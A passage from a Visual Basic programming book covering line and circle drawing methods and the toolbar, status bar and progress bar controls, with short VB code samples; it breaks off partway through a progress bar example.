To turn off the automatic alignment of controls to the grid as you draw them, follow these steps:

1. Select the Tools|Options menu item.
2. Click the General tab in the Options dialog box.
3. Deselect the box marked Align Controls To Grid.
4. Click on OK to close the Options dialog box.

That's it. Now you're free to draw controls as you want them and where you want them, without having your controls' boundaries fall on a grid line.

TIP: You can hide the grid by deselecting the Show Grid box in the Options dialog box, as well as reset its dimensions (the default size of each cell in the grid is 120x120 twips).

Changing A Line Control At Runtime

You can move Visual Basic controls at runtime—why not line controls? You can't use the **Move** method to move a line control at runtime, but you *can* move or resize it by altering its **X1**, **X2**, **Y1**, and **Y2** properties.

Let's see an example. In this case, we've added four random line controls to a form in a control array, **LineControl(0)** to **LineControl(3)**. When the user clicks a command button, **Command1**, we loop over all four lines and arrange them horizontally.

Here's what the code looks like (the measurements are in the Visual Basic default, twips, or 1/1440s of an inch):

```
Private Sub Command1_Click()
    Dim intLoopIndex As Integer

    For intLoopIndex = 0 To 3
        LineControl(intLoopIndex).X1 = 1000
        LineControl(intLoopIndex).X2 = 3500
        LineControl(intLoopIndex).Y1 = 1000 + 100 * intLoopIndex
        LineControl(intLoopIndex).Y2 = LineControl(intLoopIndex).Y1
    Next intLoopIndex

End Sub
```

The result of this code appears in Figure 14.14. Now we're moving lines around at runtime.




Figure 14.14 Changing line controls at runtime.

Using Form Methods To Draw Lines

We've seen how to draw lines with the line control—but you can use a form method, the **Line** method, to draw lines directly. The **Line** method can be an important part of graphic design (especially if you want to draw lines in a loop and don't want to create a dozen or more line controls), and because we're covering that topic in this chapter, we'll look at the line control here.

Here's how you use the **Line** method:

```
[Form.]Line [(x1, y1)]&45;(x2, y2)[, color]
```

Let's see an example. Here, we'll just draw four lines with the **Line** method when a form first loads. As with other graphic methods, to use this method in the **Form_Load()** handler, you must set the form's **AutoRedraw** property to True.

Here's the code we add to the **Load** event, making use of the **Line** method:

```
Private Sub Form_Load()
    Dim intLoopIndex As Integer

    For intLoopIndex = 0 To 3
        Line (1000, 1000 + 400 * intLoopIndex)-(3500, 1000 + 400 _
```

```
        * intLoopIndex)
    Next intLoopIndex
End Sub
```

The result of the preceding code appears in Figure 14.15—you can see the four lines we've drawn there.




Figure 14.15 Drawing lines with the **Line** method.

TIP: The **Line** method is often a better choice than line controls if you have a large number of evenly spaced lines to draw, such as when you need to draw a grid or rules. Note, however, that if the user resizes the containing form, you might have to redraw those lines.

Using Form Methods To Draw Circles

We've seen that you can use the shape control to draw circles, but there is also a form method to do the same thing: the **Circle** method.

Here's how you use the **Circle** method:

```
[Form.]Circle (x, y), radius[, color]
```

For example, here's how we draw a few circles in a form using the **Circle** method (note that as with all graphics methods used in the **Form_Load()** event handler, you must set the form's **AutoRedraw** property to True here):

```
Private Sub Form_Load()

    Dim intLoopIndex As Integer

    For intLoopIndex = 1 To 4
        Circle (2300, 500 + 400 * intLoopIndex), 400 * intLoopIndex
    Next intLoopIndex

End Sub
```

Running this code yields the result you see in Figure 14.16. Now we're drawing circles using the form's **Circle** method.




Figure 14.16 Drawing circles with the **Circle** method in a form.

Chapter 15
Toolbars, Status Bars, Progress Bars, And Coolbars

If you need an immediate solution to:

Adding A Toolbar To A Form
Aligning Toolbars In A Form
Adding Buttons To A Toolbar
Handling Toolbar Buttons Clicks
Connecting Toolbar Buttons To Menu Items
Adding Separators To A Toolbar
Adding Images To Toolbar Buttons
Adding Check (Toggle) Buttons To A Toolbar
Creating Button Groups In A Toolbar
Adding Combo Boxes And Other Controls To A Toolbar
Setting Toolbar Button Tool Tips
Letting The User Customize The Toolbar
Adding Toolbar Buttons At Runtime
Adding A Status Bar To A Program
Aligning Status Bars In A Form
Adding Panels To A Status Bar
Displaying Text In A Status Bar
Displaying Time, Dates, And Key States In A Status Bar
Customizing A Status Bar Panel's Appearance
Displaying Images In A Status Bar
Handling Panel Clicks
Adding New Panels To A Status Bar At Runtime
Creating Simple Status Bars
Adding A Progress Bar To A Form
Using A Progress Bar
Adding A Coolbar To A Form
Aligning Coolbars In A Form
Adding Bands To A Coolbar
Adding Controls To Coolbar Bands
Handling Coolbar Control Events

In Depth

In this chapter, we're going to take a look at the *bar* controls: toolbars, status bars, progress bars, and coolbars. All these controls have their uses in Visual Basic programs, and users are coming to expect them more and more. We'll start with an overview of these controls.

Toolbars

Every Windows user knows about toolbars: they're those bars at the top of a window (although they can appear other places as well) that are filled with buttons and, sometimes, other controls like combo bars.

Often, a toolbar contains buttons that correspond to items in an application's menu, providing an easy interface for the user to reach frequently used functions and commands. In this way, toolbars can make life a lot easier for the user. The user can also customize toolbars: double-clicking a toolbar at runtime opens the Customize Toolbar dialog box, which allows the user to hide, display, or rearrange toolbar buttons.

You create a toolbar by adding a toolbar control to a form, and to do that, you select the Project|Components menu item, then click the Controls tab in the Components dialog box, select the Microsoft Windows Common Controls item, and click on OK to close the Components dialog box. This adds the Toolbar Control tool to the Visual Basic toolbox, as shown in Figure 15.1; the Toolbar tool is the twelfth tool down on the left.




Figure 15.1 The Toolbar Control tool.

To add buttons to a toolbar, you add Button objects to its **Buttons** collection, usually by working with the toolbar's property pages. Each button can have text and/or an image, (supplied by an associated ImageList control). Set text with the **Caption** property and an image with the **Image** property for each Button object. At runtime, you can add or remove buttons from the **Buttons** collection using **Add** and **Remove** methods.

Status Bars

Status bars appear at the bottom of windows and usually hold several panels in which you can display text. The status bar is there to give feedback to the user on program operation, as well as other items like time of day or key states (such as the Caps Lock or the Ins key). Although status bars usually display text in panels, there is a simple status bar style that makes the status bar function as one long panel, as we'll see.

Status bars are built around the **Panels** collection, which holds the panels in the status bar. Up to 16 Panel objects can be contained in the collection. Each object can display an image and text, as shown later in this chapter. You can change the text, images, or widths of any Panel object, using its **Text**, **Picture**, and **Width** properties. To add Panel objects at design time, right-click the status bar, and click Properties to display the Property Pages dialog box. (We'll cover the procedure in more detail later in

the chapter.)

You add the Status Bar Control tool to the toolbox by following the same steps to add the Toolbar Control tool, because the status bar control is also part of the Microsoft Windows common controls. The Status Bar Control tool is the twelfth tool down on the right in Figure 15.2.




Figure 15.2 The Status Bar Control tool.

Progress Bars

Progress bars give the user some visual feedback on what's happening during a time-consuming operation. They present the user with a color bar that grows in the control to show how the operation is proceeding, usually from 0 to 100 percent. You can use a progress bar when an operation will take some time to finish. The progress bar's **Value** property (not available at design time) determines how much of the control has been filled. The **Min** and **Max** properties set the limits of the control.

You add the Progress Bar Control tool to the toolbox by following the same steps to add the toolbar tool, because the progress bar control is also part of the Microsoft Windows common controls. The Progress Bar Control tool is the thirteenth tool down on the left in Figure 15.3.




Figure 15.3 The Progress Bar Control and the Coolbar Control tools.

Coolbars

Coolbars were first introduced in the Microsoft Internet Explorer, and they are toolbars that present controls in *bands*. Users can adjust these bands by dragging a *gripper*, which appears at left in a band. In this way, users can configure the coolbar by sliding the bands around as they want. One popular use of coolbars is to display toolbars in the bands of that coolbar, allowing users to move those toolbars around as they want.

The Coolbar Control tool is on the bottom, at left, in the Visual Basic toolbox in Figure 15.3. These controls can act just as toolbars do, as we'll see.

That's it for the overview—it's time to turn to the Immediate Solutions.

Immediate Solutions

Adding A Toolbar To A Form

The Testing Department is calling again. Your program, *SuperDuperTextPro*, is wonderful—but what about putting in a toolbar? That would make things easier for the program's users, because they could click buttons in the toolbar instead of having to open menu items. So how do you add a toolbar to a form?

You use the toolbar control. In fact, probably the easiest way to add a toolbar to a program is to design that program with the Visual Basic Application Wizard. We'll take a look at what the Application Wizard has to offer us, and then add a toolbar to a program ourselves.

When you use the Application Wizard to create a program, that program gets a toolbar automatically. You can arrange and configure the toolbar with the Application Wizard Customize Toolbar dialog box, shown in Figure 15.4, which appears when you create a program with the Application Wizard.




Figure 15.4 The Application Wizard Customize Toolbar dialog box.

The Application Wizard takes care of all the details for us. When you run the program it generates, you see a fully functional toolbar in that program, as shown in Figure 15.5.




Figure 15.5 An Application Wizard program, complete with toolbar.

However, most programmers will want to add their own toolbars to their programs, and you create a toolbar by adding a toolbar control to a form. Here's how that works:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box.
3. Select the Microsoft Windows Common Controls item, and click on OK to close the Components dialog box.

This adds the Toolbar Control tool to the Visual Basic toolbox, as shown in Figure 15.1. To place a toolbar in your form, just double-click the Toolbar Control tool.

Now you've got a new toolbar—but how do you align it at the top of the window and add buttons to it? See the next couple of topics in this chapter.

Aligning Toolbars In A Form

Now that you've added a toolbar to your form, where does it go? By default, it aligns itself with the top of the client area of the form. You can set the alignment of the toolbar with its **Align** property, which can take these values:

- **vbAlignNone**—0
- **vbAlignTop**—1 (the default)
- **vbAlignBottom**—2
- **vbAlignLeft**—3
- **vbAlignRight**—4

Adding Buttons To A Toolbar

You've got your new toolbar in the form you want and aligned it correctly. How about adding some buttons?

You add buttons to a toolbar control at design time by right-clicking the control and clicking the Properties item in the menu that appears. When the toolbar's property pages open, click the Buttons tab, as shown in Figure 15.6.




Figure 15.6 Adding new buttons to a toolbar.

You insert new buttons by clicking the Insert Button button (and remove them with the Remove Button button). When you add a new button to a toolbar, you can associate a picture or caption with it. For example, to give a button a caption, just fill in the Caption box in Figure 15.6.

Each button gets a new **Index** value, which will be passed to the **Click** event handler. You can also give each button a **Key** value, which is a string that you can use to identify the button.

When you're done, click on the OK button to close the toolbar's property pages. Now that you've installed buttons in your toolbar, how do you handle button clicks? Take a look at the next topic.

Handling Toolbar Buttons Clicks

Now that you've set up your toolbar with the buttons you want, how can you make those buttons active? You do that with the toolbar control's **ButtonClick** event:

```
Private Sub Toolbar1_ButtonClick(ByVal Button As ComctlLib.Button)

End Sub
```

The button the user clicked is passed to us in this event handler procedure, and we can determine which button was clicked by checking either the button's **Index** or **Key** properties. For example, we can indicate to users which button they clicked with a message box and the **Index** property this way:

```
Private Sub Toolbar1_ButtonClick(ByVal Button As ComctlLib.Button)
    MsgBox "You clicked button " & Button.Index
End Sub
```

All buttons in a toolbar control have an **Index** value by default (this value is 1-based), so this code is ready to go. When the user clicks a button, we report which button the user has clicked, as shown in Figure 15.7.




Figure 15.7 Determining which button the user has clicked.

Besides using the **Index** property, you can also give each button's **Key** property a text string (you do

that at design time in the toolbar control's property pages). Then you use a **Select Case** statement to determine which button was clicked, like this:

```
Private Sub Toolbar1_ButtonClick(ByVal Button As ComctlLib.Button)
    Select Case Button.Key
        Case "OpenFile"
            OpenFile
        Case "SaveFile"
            SaveFile
        Case "CloseFile"
            CloseFile
    End Select
End Sub
```

The complete code for the preceding code where we use the **Index** property appears in the toolbars folder on this book's accompanying CD-ROM.

Connecting Toolbar Buttons To Menu Items

You often use buttons in a toolbar as shortcuts for menu items. How do you connect a toolbar button to a menu item? You just call the menu item's **Click** event handler when the button is clicked.

For example, if you have three items in the File menu, Open, Save, and Close, that you want to connect to toolbar buttons, you can set those buttons' **Key** properties to, say, "OpenFile", "SaveFile", and "CloseFile", testing for those button clicks this way:

```
Private Sub Toolbar1_ButtonClick(ByVal Button As ComctlLib.Button)
    Select Case Button.Key
        Case "OpenFile"
...
        Case "SaveFile"
...
        Case "CloseFile"
...
    End Select
End Sub
```

If one of those buttons were clicked, you simply call the associated menu item's **Click** event handler function directly:

```
Private Sub Toolbar1_ButtonClick(ByVal Button As ComctlLib.Button)
    Select Case Button.Key
        Case "OpenFile"
            mnuFileOpen_Click
        Case "SaveFile"
            mnuFileSave_Click
```

```
        Case "CloseFile"
            mnuFileClose_Click
    End Select
End Sub
```

And that's all it takes. Now we've connected toolbar buttons to menu items.

Adding Separators To A Toolbar

The Aesthetic Design Department is calling again. Can't you group the buttons in your toolbar into logical groups as you do with items in a menu?

You can, and just in the same way—by using *separators*. In menus, separators appear as solid lines, but in toolbars, separators just appear as blank spaces, setting groups of buttons apart.

Let's see an example. Insert a new button into a toolbar and set its **Style** property to **tbrSeparator**, as shown in Figure 15.8.

Figure 15.8 Adding a spacer to a toolbar.

Now add other buttons, and click on OK to close the toolbar's property pages. When you do, you'll see that the separator puts some distance between the buttons, as shown in Figure 15.9.




Figure 15.9 Using a separator in a toolbar.

TIP: Although toolbar separators just look like blank space, they count as buttons, which means that they have their own **Index** value. That means that you have to take separators into account when figuring a button's **Index** value in your toolbar in order to handle it when it's clicked.

Adding Images To Toolbar Buttons

The Aesthetic Design Department is calling. Your new toolbar looks great, but it would look even better if you used images in the buttons and not text captions. How about it?

You can give toolbar buttons if you place those images into an image list control. Image lists are Windows common controls just as toolbars are, so add an image list to a program now.

To place the images you want in the buttons in the image list, follow these steps:

1. Right-click the image list control.
2. Select the Properties menu item.
3. Click the Images tab in the image control's property pages.
4. Click the Insert Picture button to insert the first image (you can browse through your hard disks and select the images you want).
5. Keep going until all the images have been added to the image control, then click on OK to close the property pages.

Now you need to associate the image control with the toolbar, and you do that in the toolbar's property pages; just follow these steps:

1. Right-click the toolbar and select the Properties item to open the toolbar's property pages, as shown in Figure 15.10.




Figure 15.10 Adding images from an image control to a toolbar.

2. Next, click the Buttons tab in the property pages, as shown in Figure 15.11.

Figure 15.11 Connecting images from an image control to toolbar buttons.

3. Enter the index of the image in the image control you want to connect to the first button in the box labeled Image (image lists are 1-based).

4. Keep going for the other buttons, entering the image control indices of the images you want to connect to those buttons.

5. Click on OK to close the property pages.

When you run the program, the images appear in the toolbar.

You can also connect an image control to a toolbar at runtime, using the toolbar's **ImageList** property:

```
Private Sub Command1_Click()
    Toolbar1.ImageList = ImageList1
End Sub
```

TIP: Visual Basic comes with the standard bitmaps you'll find in Windows toolbars—just check the common\graphics\bitmaps\offctlbr\small\color directory.

Adding Check (Toggle) Buttons To A Toolbar

The Testing Department is calling again: The toolbar you've added to your program, *SuperDuperTextPro*, is terrific, but there's one problem. One of the menu items, the Insert item, displays a checkmark next to it when the user toggles that mode on. Can't you add a checkmark to the Insert button in the toolbar as well?

The way toolbars handle this problem instead of displaying checkmarks is to keep a button depressed once it's been pressed. In this way, you can show toggle states. Let's take a look at an example.

To make a toolbar button a "check" button, you must set its **Style** property to **tbrCheck**, and you do that in the toolbar's property pages. Right-click the toolbar now and select the Properties item to open the property pages. Click the Buttons tab in the property pages, as shown in Figure 15.12.




Figure 15.12 Making a toolbar button a check button.

Select the button you want to work with, and set its style to **tbrCheck**, as shown in Figure 15.12. That's it. Now when the user clicks the button, it stays clicked, as shown in Figure 15.13, until the user clicks it again.




Figure 15.13 A check toolbar button at work.

Creating Button Groups In A Toolbar

You may notice in some toolbars that a set of buttons are mutually exclusive—for example, if your word processor lets you align text to the right, left, and center with buttons in a toolbar, only one of those styles can be active at once. When the user clicks one, the others should toggle off.

You can set up *groups* of mutually exclusive buttons in toolbars, just as you can with groups of option buttons (in fact, that's just what button groups in a toolbar resemble: a group of graphical [**Style = 1**] option buttons).

To create a button group, just follow these steps:

1. Open the toolbar's property pages by right-clicking the toolbar and selecting the Properties item.
2. Click the Buttons tab.
3. Select the button in the button group, and set its style to **tbrButtonGroup** in the Style box, as shown in Figure 15.14.




Figure 15.14 Creating a button group in a toolbar.

4. Repeat Step 3 for the other buttons in the button group.
5. Click on OK to close the property pages.

That's all it takes. Now the buttons you've placed together in a group will act together. When the user clicks one to select it, the others will toggle off (in other words, go back to their unselected position). Button groups can be very useful in a toolbar—any time option buttons would come in handy in a toolbar, just use a button group instead.

Adding Combo Boxes And Other Controls To A Toolbar

The Program Design Department is calling again. That shopping program you've written, *SuperDuperGroceryStore4U*, is nice, but what about listing the available groceries in a combo box in the toolbar. You wonder, how can you do that?

You can add combo boxes or other controls to a toolbar easily; just set aside space in the toolbar by setting a button's **Style** property to **tbrPlaceholder**. Here are the steps to follow to add a combo box to a toolbar:

1. Right-click the toolbar, and select Properties in the menu that appears.
2. Click the Buttons tab in the property pages that open, as shown in Figure 15.15.




Figure 15.15 The toolbar property pages.

3. Insert a new button where you want the combo box to go.

4. Set the new button's **Style** property to **tbrPlaceholder** in the box labeled Style. This means the button won't appear—there'll only be a blank space, and we'll place our combo box there.

5. Set the width of the space you want to leave for the combo box by entering a twip (1/1440s of an inch) value in the box labeled Width: (Placeholder), as shown in Figure 15.15.

6. Close the property pages by clicking on OK.

7. Click the Combo Box Control tool in the toolbox, and draw a new combo box in the new space in the toolbar.

8. Add the items you want in the combo box in the Properties window's **List** property (or add items to the combo box at runtime).

9. Connect the code you want to the combo box. For example, here we respond to combo box clicks and text entry by displaying a message box:

```
Private Sub Combo1_Change()
    MsgBox "You entered " & Combo1.Text
End Sub

Private Sub Combo1_Click()
    MsgBox "You selected " & Combo1.Text
End Sub
```

That's all we need—now run the program, as shown in Figure 15.16.




Figure 15.16 Adding a combo box to a toolbar.

When users make a selection with the combo box, we display a message box letting them know what they've selected. Our combo box toolbar example is a success.

The code for this example appears in the combotoolbar folder on this book's accompanying CD-ROM.

Setting Toolbar Button Tool Tips

Giving toolbar buttons tool tips (those small yellow windows that display explanatory text when the mouse cursor rests on the underlying control) is an easy process. All you need to do to give a button a tool tip is to set its **ToolTipText** property.

To set the **ToolTipText** property, right-click the toolbar and select the Properties item in the menu that opens. Click the Buttons tab and select the button you want to add the tool tip to. Place the tool tip text in the box labeled ToolTipText, as shown in Figure 15.17. Finally, close the property pages by clicking on OK. Now when you run the program, the button displays a tool tip, as shown in Figure 15.18.




Figure 15.17 Setting a toolbar button's tool tip text.

Figure 15.18 Toolbar buttons with tool tips.

Letting The User Customize The Toolbar

The Testing Department has sent you a memo. Some users of your new program, *SuperDuperTextPro*, want the Save button at left in the toolbar, but other users want the Create New Document button there. What can we do?

You can let the user customize the toolbar. Just set the **AllowCustomize** property to True (the default). When the user double-clicks the toolbar, the Customize Toolbar dialog box appears, as shown in Figure 15.19. Users can customize the toolbar as they like using that dialog box.




Figure 15.19 Using the Customize Toolbar dialog box.

TIP: If you allow your end user to reconfigure the toolbar control, you can save and restore the toolbar by using the **SaveToolbar** and **RestoreToolbar** methods.

Adding Toolbar Buttons At Runtime

How do you add buttons to a toolbar at runtime? It's possible to add menu items to menus, so it should be possible to add buttons to toolbars.

It is. To add a new button when the user clicks a button, we start by declaring a new Button object:

```
Private Sub Command1_Click()
    Dim Button1 As Button
...
End Sub
```

Next, we add a new button to the toolbar's **Buttons** collection, which is how it stores its buttons internally. As with all collections, the **Buttons** collection has an **Add** method, and we use it here:

```
Private Sub Command1_Click()
    Dim Button1 As Button
    Set Button1 = Toolbar1.Buttons.Add()
...
End Sub
```

Now we're free to set the button's style. Here, we make it a standard button by setting its **Style** property to **tbrDefault** (other options include **tbrButtonGroup**, **tbrSeparator**, **tbrCheck**, **tbrPlaceHolder**, and **tbrDropDown**):

```
Private Sub Command1_Click()
    Dim Button1 As Button
    Set Button1 = Toolbar1.Buttons.Add()
    Button1.Style = tbrDefault
...
End Sub
```

We can also give the new button a caption:

```
Private Sub Command1_Click()
    Dim Button1 As Button
    Set Button1 = Toolbar1.Buttons.Add()
    Button1.Style = tbrDefault
    Button1.Caption = "New button"
...
End Sub
```

Finally, we give the new button a tool tip:

```
Private Sub Command1_Click()
    Dim Button1 As Button
```

```
    Set Button1 = Toolbar1.Buttons.Add()
    Button1.Style = tbrDefault
    Button1.Caption = "New button"
    Button1.ToolTipText = "New button"
End Sub
```

And that's it—the new button is active. It's been added to the **Buttons** collection of the toolbar control, which means it has its own **Index** value. That **Index** value will be passed to the **ButtonClick** handler, and we can make use of the index this way (you can also set a button's key text from code by setting its **Key** property):

```
Private Sub Toolbar1_ButtonClick(ByVal Button As ComctlLib.Button)
    MsgBox "You clicked button " & Button.Index
End Sub
```

Adding A Status Bar To A Program

The Testing Department is calling again. Your new *SuperDuperDataCrunch* program looks good, but what about the status bar? You ask, what status bar? Exactly, they say.

How can you add a status bar to your program? You could design the program with the Visual Basic Application Wizard, which automatically adds a status bar (see "Adding A Toolbar To A Form" earlier in this chapter for more information). However, most programmers will want to add their own status bar to their programs, and you create a status bar by adding a status bar control to a form. Here's how that works:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box.
3. Select the Microsoft Windows Common Controls item, and click on OK to close the Components dialog box.

This adds the Status Bar Control tool to the Visual Basic toolbox, as shown in Figure 15.2. To place a status bar in your form, just double-click the Status Bar Control.

Now you've got a new status bar—but how do you align it at the top of the window and display text in it? See the next couple of topics in this chapter.

Aligning Status Bars In A Form

Now that you've added a status bar to your form, where does it go? By default, it aligns itself with the bottom of the client area of the form. You can set the alignment of the status bar with its **Align** property, which can take these values:

- **vbAlignNone**—0
- **vbAlignTop**—1 (the default)
- **vbAlignBottom**—2
- **vbAlignLeft**—3

- **vbAlignRight**—4

Adding Panels To A Status Bar

Now that you've added a status bar to your program, it's time to take the next step: adding panels to the status bar. The text in a status bar is displayed in those panels.

A status bar control has a **Panels** collection, and you add the panels you want to that collection. To do that at design time, follow these steps:

1. Right-click the status bar, and select the Properties item in the menu that opens.
2. Click the Panels tab in the property pages, as shown in Figure 15.20.

Figure 15.20 Adding a panel to a status bar.

3. Click the Insert Panel button as many times as you want panels in your status bar.
4. Close the property pages by clicking on OK.

It's also easy to add a new status bar panel at runtime—just use the **Panels** collection's **Add** method. Here's an example where we add a panel to a status bar when the user clicks a command button:

```
Private Sub Command1_Click()
    Dim panel5 As Panel
    Set panel5 = StatusBar1.Panels.Add()
    Panel5.Text = "Status: OK"
End Sub
```

Now that you've added panels to the status bar, how do you display text in those panels? See the next topic.

Displaying Text In A Status Bar

You've added a new status bar to your program and added the panels you want to the status bar—but how do you display text? The status bar control you've added doesn't seem to have a **Text** property.

The text in a status bar is displayed in the status bar's panels (unless the status bar is a simple status bar—see "Creating Simple Status Bars" later in this chapter—in which case you use the status bar's **SimpleText** property). Displaying text in a status bar's panels is easy—just select the panel you want to work with as the index into the status bar's **Panels** collection, and use that panel's **Text** property.

Here's an example—in this case, we'll display the program status, "OK", in the first panel of the status bar (note that the **Panels** collection is 1-based) when the user clicks a command button, **Command1**:

```
Private Sub Command1_Click()
    StatusBar1.Panels(1).Text = "OK"
End Sub
```

That's it—the result of this code appears in Figure 15.21. Now we've displayed text in a status bar.




Figure 15.21 Displaying text in a status bar control.

The code for this example is located in the statusbar folder on this book's accompanying CD-ROM.

Displaying Time, Dates, And Key States In A Status Bar

The Testing Department has sent you some email: the clock-watchers who use your *SuperDuperDataCrunch* program want a clock to watch. Can you add one to your program?

You can, and you can display it in the status bar. In fact, status bar controls are already set up to display common status items like key states and dates. To display one of those items, just right-click the status bar, select the Properties item in the menu that appears, click the Panels tab, select the panel you want to work with, and set the **Style** property in the box labeled Style to one of the following:

- **sbrText**—0 (the default); text and/or a bitmap. Displays text in the **Text** property.

- **sbrCaps**—1; Caps Lock key. Displays the letters “CAPS” in bold when Caps Lock is enabled, and dimmed when disabled.
- **sbrNum**—2; Num Lock key. Displays the letters “NUM” in bold when the Num Lock key is enabled, and dimmed when disabled.
- **sbrIns**—3; Insert key. Displays the letters “INS” in bold when the Insert key is enabled, and dimmed when disabled.
- **sbrScrl**—4; Scroll Lock key. Displays the letters “SCRL” in bold when Scroll Lock is enabled, and dimmed when disabled.
- **sbrTime**—5; time. Displays the current time in the system format.
- **sbrDate**—6; date. Displays the current date in the system format.
- **sbrKana**—7; Kana lock. Displays the letters “KANA” in bold when kana lock is enabled, and dimmed when disabled (this feature is enabled on Japanese operating systems only).

See Figure 15.22 for a status bar showing the time.




Figure 15.22 Displaying time in a status bar.

Customizing A Status Bar Panel’s Appearance

You can customize the appearance of the panels in a status bar with the **Bevel**, **AutoSize**, and **Alignment** properties. The **Bevel** property specifies whether the panel will have an inset bevel (the default), raised, or none at all. Here’s how you can set the **Bevel** property:

- **sbrNoBevel**—0; the Panel displays no bevel, and text looks like it is displayed right on the status bar.
- **sbrInset**—1; the Panel appears to be sunk into the status bar.
- **sbrRaised**—2; the Panel appears to be raised above the status bar.

The **AutoSize** property determines how a panel will resize itself when its container (usually a form) is resized by the user. Here are the settings for the **AutoSize** property:

- **sbrNoAutoSize**—0; None. No autosizing occurs. The width of the panel is always and exactly that specified by the **Width** property.
- **sbrSpring**—1; Spring. When the parent form resizes and there is extra space available, all panels with this setting divide the space and grow accordingly. (The panels’ width never falls below that specified by the **MinWidth** property.)
- **sbrContents**—2; Content. The panel is resized to fit its contents.

The **Alignment** property indicates how the text or image in a panel will align in the panel. The settings for the **Alignment** property are as follows:

- **sbrLeft**—0; text appears left-justified and to the right of any bitmap.
- **sbrCenter**—1; text appears centered and to the right of any bitmap.
- **sbrRight**—2; text appears right-justified but to the left of any bitmap.

Displaying Images In A Status Bar

The Aesthetic Design Department is on the phone. How about adding a few images to the status bar? In fact, how about some animation for the user to watch while the program does other things? You think, is that possible?

Yes, it is, because status bar panels have a **Picture** property. To place an image in a status bar panel at design time, follow these steps:

1. Right-click the status bar, and select the Properties item in the menu that appears.
2. Click the Panels tab in the property pages that open.
3. Select the panel you want to work with.
4. Set the panel's **Picture** property by clicking the Browse button in the box labeled Picture. You can set this property with an image file on disk.
5. Close the property pages by clicking on OK.

That's it—now when you run the program, the image you've selected appears in the panel you've chosen, as shown in Figure 15.23.




Figure 15.23 Displaying images in a status bar.

You can also set a status bar panel's image at runtime. For example, here's how we set the image in the first panel of a status bar, using the image in a picture box when the user clicks a button (you can also use the **LoadPicture** function to load images in directly):

```
Private Sub Command1_Click()
    StatusBar1.Panels(1).Picture = Picture1.Picture
End Sub
```

TIP: You can even create animation in a status bar panel; just set up a timer and place a succession of images in the panel's **Picture** property.

Handling Panel Clicks

Are status bars static controls? Or can they handle events? Status bars certainly can handle events, and the most common are **PanelClick** and **PanelDblClick**. The event handler procedures for those events are passed the panel that was clicked, as in this example:

```
Private Sub StatusBar1_PanelClick(ByVal Panel As ComctlLib.Panel)

End Sub
```

You can tell which panel was clicked by checking the **Panel** argument's **Index** or **Key** properties. For example, here's how we use the **Index** property to report to the user which panel was clicked:

```
Private Sub StatusBar1_PanelClick(ByVal Panel As ComctlLib.Panel)
    MsgBox "You clicked panel " & Panel.Index
End Sub
```

If you've set the **Key** properties of the panels in your status bar (the **Key** property holds a text string), you can set up a **Select Case** statement to see which panel was clicked and take the appropriate action:

```
Private Sub StatusBar1_PanelClick(ByVal Panel As ComctlLib.Panel)
    Select Case Panel.Key
        Case "Date"
            Panel.Text = Date$
        Case "Time"
            Panel.Text = Time$
    End Select
End Sub
```

Adding New Panels To A Status Bar At Runtime

It's easy to add a new status bar panel at runtime—just use the **Panels** collection's **Add** method. Here's an example where we add a panel to a status bar when the user clicks a command button:

```
Private Sub Command1_Click()
    Dim panel5 As Panel
    Set panel5 = StatusBar1.Panels.Add()
    Panel5.Text = "Status: OK"
End Sub
```

Creating Simple Status Bars

There's a way of using a status bar without using panels: by making the status bar a simple status bar. How do you make a status bar into a simple status bar? You set its **Style** property to **sbrSimple** (which equals 1; the other option is **sbrNormal**, which equals 0). Simple status bars have only one panel, and you set the text in that panel with the **SimpleText** property.

Here's an example; in this case, we just display the message "Status: OK" in the simple status bar when the user clicks a button:

```
Private Sub Command1_Click()
    StatusBar1.SimpleText = "Status: OK"
End Sub
```

The result of this code appears in Figure 15.24.




Figure 15.24 Using a simple status bar.

TIP: One reason programmers used to use simple status bars was to show the progress of an operation by displaying a succession of dots (or other text) in the status bar's single long panel. However, you can use the progress bar control for that these days—see the next topic in this chapter.

Adding A Progress Bar To A Form

The Testing Department is calling again. Why does downloading the 200MB data file your program requires take so long? Well, you explain, the Internet is like that. They ask, but can't you at least show the user what progress the downloading operation is making? You take a look at the Progress Bar Control tool in the Visual Basic toolbox. Sure, you say, no problem.

You can use progress bar controls to show the progress of a time-consuming operation. These controls display a colored band that can grow (or shrink) as time goes on. To add a progress bar to a form, follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box.
3. Select the Microsoft Windows Common Controls item, and click on OK to close the Components dialog box. This adds the Progress Bar Control tool to the Visual Basic toolbox, as shown in Figure 15.3.

4. To place a progress bar in your form, just add it as you would any control, using the Progress Bar Control tool.

5. Set the progress bar's **Min** (default is 0) and **Max** (default is 100) properties as desired to match the range of the operation you're reporting on.

Now you've got a new progress bar in your form—but how do you use it? See the next topic.

Using A Progress Bar

Now that you've added a progress bar to your program and set its **Min** and **Max** properties, how do you actually use it to display data? You use a progress bar's **Value** property (available only at runtime) to specify how much of the progress bar is visible. As you might expect, setting **Value** to **Min** means none of the progress bar is visible, and setting it to **Max** means all of it is.

Let's see an example. In this case, we'll let the user click a button to display a progress bar whose bar lengthens from **Min** to **Max** in 10 seconds. Add a progress bar, command button, and a timer control to a form now. Set the timer's **Interval** property to 1000 (in other words, 1000 milliseconds, or 1 second). We'll leave the progress bar's **Min** property at 0 and its **Max** property at 100, the defaults.

When the form loads, we disable the timer and set the progress bar's **Value** to 0:

```
Private Sub Form_Load()
    Timer1.Enabled = False
    ProgressBar1.Value = 0
End Sub
```

When the user clicks the command button, we want to start the progress bar, so we enable the timer. We also set the progress bar back to 0 (even though we did that when the form loads, the user might want to restart the operation, which means he might click the button several times):

```
Private Sub Command1_Click()
